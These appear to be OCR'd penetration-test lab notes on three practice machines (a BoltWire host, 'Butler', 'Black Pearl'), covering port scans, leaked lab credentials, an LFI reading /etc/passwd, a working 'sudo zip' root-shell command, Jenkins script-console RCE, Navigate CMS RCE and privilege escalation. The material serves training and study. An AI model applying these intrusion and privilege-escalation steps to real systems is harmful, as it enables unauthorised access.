
Found admin credentials for BoltWire running on port 8080 in /dev/pages/member.admin.

Exploited LFI vulnerability in BoltWire version 6.03 to view /etc/password, found the username jeanpaul.

Using the id_rsa key and jeanpaul logged in with SSH. The key was password protected but used the same password as the admin
credentials.


Post-exploitation

User jeanpaul had root NOPASSWD use of zip allowing privilege escalation



Findings

Server software & version



80 - Bolt

Application cache accessible by unauthenticated user
Config file containing database credentials accessible by unautheticated user in /app/config/config.yml

8080 - BoltWire v6.03

/dev/pages

Credentials for admin user found in /dev/pages/member.admin

~data~
password: I_love_java
~

Broken links, discloses admin member in /dev/pages/site.linkrot

BoltWire uses this area to reports pages in your site with broken links. Check it often, and be sure to delete entries once your pages are fixed.

[[#links]]
[[action.register]]: site.setup
[[action.search]]: site.setup
[[site]]: site.setup
[[welcome]]: member.admin
[[welcome]]: site.setup

/dev/forms

Two forms containing input

LFI for authenticated user allowing /etc/passwd dump

User jeanpaul was allowed root NOPASSWD use of zip, allowing privilege escalation.

```
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# whoami
root
# cat flag.txt
cat: flag.txt: No such file or directory
# cd /
# cd root
# cat flag.txt
Congratz on rooting this box !
```

Butler (192.168.128.134)

Reconnaissance

Open ports:

- 135/tcp - Microsoft Windows RPC
- 139/tcp - Microsoft Windows netbios-ssn
- 445/tcp - SMB
- 8080/tcp - HTTP Jetty 9.4.41.v20210516

```
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(9.4.41.v20210516)
```

445

No access to SMB anonymously.

8080

Jetty server running Jenkins v2.289.3 (Hudson v1.395, relevance?)

Credentials for Jenkins login jenkins:jenkins

Nmap port scan

```
Nmap scan report for 192.168.128.134
Host is up (0.000095s latency).
Not shown: 65523 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
135/tcp  open  msrpc       Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5040/tcp open  unknown
7680/tcp open  pando-pub?
8080/tcp open  http        Jetty 9.4.41.v20210516
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(9.4.41.v20210516)
49664/tcp open  msrpc       Microsoft Windows RPC
49665/tcp open  msrpc       Microsoft Windows RPC
49666/tcp open  msrpc       Microsoft Windows RPC
49667/tcp open  msrpc       Microsoft Windows RPC
49668/tcp open  msrpc       Microsoft Windows RPC
49669/tcp open  msrpc       Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h59m59s
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| nbstat: NetBIOS name: BUTLER, NetBIOS user: <unknown>, NetBIOS MAC: 000c29e403f3 (VMware)
| Names:
|   BUTLER<20>        Flags: <unique><active>
|   BUTLER<00>        Flags: <unique><active>
|_  WORKGROUP<00>     Flags: <group><active>
| smb2-time:
|   date: 2023-04-26T16:33:31
|_  start_date: N/A

NSE: Script Post-scanning.
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 311.54 seconds
```


Exploitation

Exploit

Authenticated as jenkins user to the Jenkins admin panel. Used the /script page to run a groovy script granting RCE and gaining remote
access as user butler


Post-exploitation

winPEAS



Used the vulnerable service “WiseBootAssistant” to elevate privileges to system

Privileges



systeminfo

Host Name: BUTLER
OS Name: Microsoft Windows 10 Enterprise Evaluation
OS Version: 10.0.19043 N/A Build 19043
OS Manufacturer: Microsoft Corporation

OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: butler
Registered Organization:
Product ID: 00329-20000-00001-AA079
Original Install Date: 8/14/2021, 3:51:38 AM
System Boot Time: 4/26/2023, 4:42:16 AM
System Manufacturer: VMware, Inc.
System Model: VMware7,1
System Type: x64-based PC
Processor(s): 2 Processor(s) Installed.
[01]: AMD64 Family 25 Model 33 Stepping 0 AuthenticAMD ~4200 Mhz
[02]: AMD64 Family 25 Model 33 Stepping 0 AuthenticAMD ~4200 Mhz
BIOS Version: VMware, Inc. VMW71.00V.20648489.B64.2210180824, 10/18/2022
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory: 2,047 MB
Available Physical Memory: 1,435 MB
Virtual Memory: Max Size: 3,199 MB
Virtual Memory: Available: 2,112 MB
Virtual Memory: In Use: 1,087 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: N/A
Hotfix(s): 5 Hotfix(s) Installed.
[01]: KB5020872
[02]: KB5000736
[03]: KB5021233
[04]: KB5020372
[05]: KB5001405
Network Card(s): 1 NIC(s) Installed.
[01]: Intel(R) 82574L Gigabit Network Connection
Connection Name: Ethernet0
DHCP Enabled: Yes
DHCP Server: 192.168.128.254
IP address(es)
[01]: 192.168.128.134
[02]: fe80::12cf:6bbb:f96:1173
Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.

winPEAS

Found service with unquoted path variable allowing privilege escalation

FIndings


8080

Server software and version disclosed
Hudson & Jenkins versions disclosed

Weak credentials on Jenkins login pane

Butler

Unquoted service executable path allowing privilege escalation



Black Pearl (192.168.128.135)

Reconnaissance

Open ports:

• 22 - ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

• 53 - DNS ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
• 80- HTTP nginx 1.14.2

Nmap port scan

```
# Nmap 7.93 scan initiated Thu Apr 27 09:16:05 2023 as: nmap -p- -A -oN blackpearl.nmap 192.168.128.135
Nmap scan report for 192.168.128.135
Host is up (0.0014s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 66381450ae7dab3972bf419c39251a0f (RSA)
|   256 a62e7771c6496fd573e9227d8b1ca9c6 (ECDSA)
|_  256 890b73c153c8e1885ec316ded1e5260d (ED25519)
53/tcp open  domain  ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp open  http    nginx 1.14.2
|_http-title: Welcome to nginx!
|_http-server-header: nginx/1.14.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Apr 27 09:16:20 2023 -- 1 IP address (1 host up) scanned in 14.78 seconds
```

ffuf

```
$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://blackpearl.tcm/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://blackpearl.tcm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
```

_____
[Status: 301, Size: 185, Words: 6, Lines: 8, Duration: 1ms]
* FUZZ: navigate

Found /navigate

Exploitation

Navigate CMS has an unauthenticated RCE vulnerability https://www.exploit-db.com/exploits/45561


Using meterpreter gained a remote shell on the target

Post-exploitation

Linpeas showed a number of binaries with SUID set allowing privilege escalation with /usr/bin/php7.3

Findings

Server software and version disclosure



DNS service discloses virtual host blackpearl.tcm

PHP version on blackpearl.tcm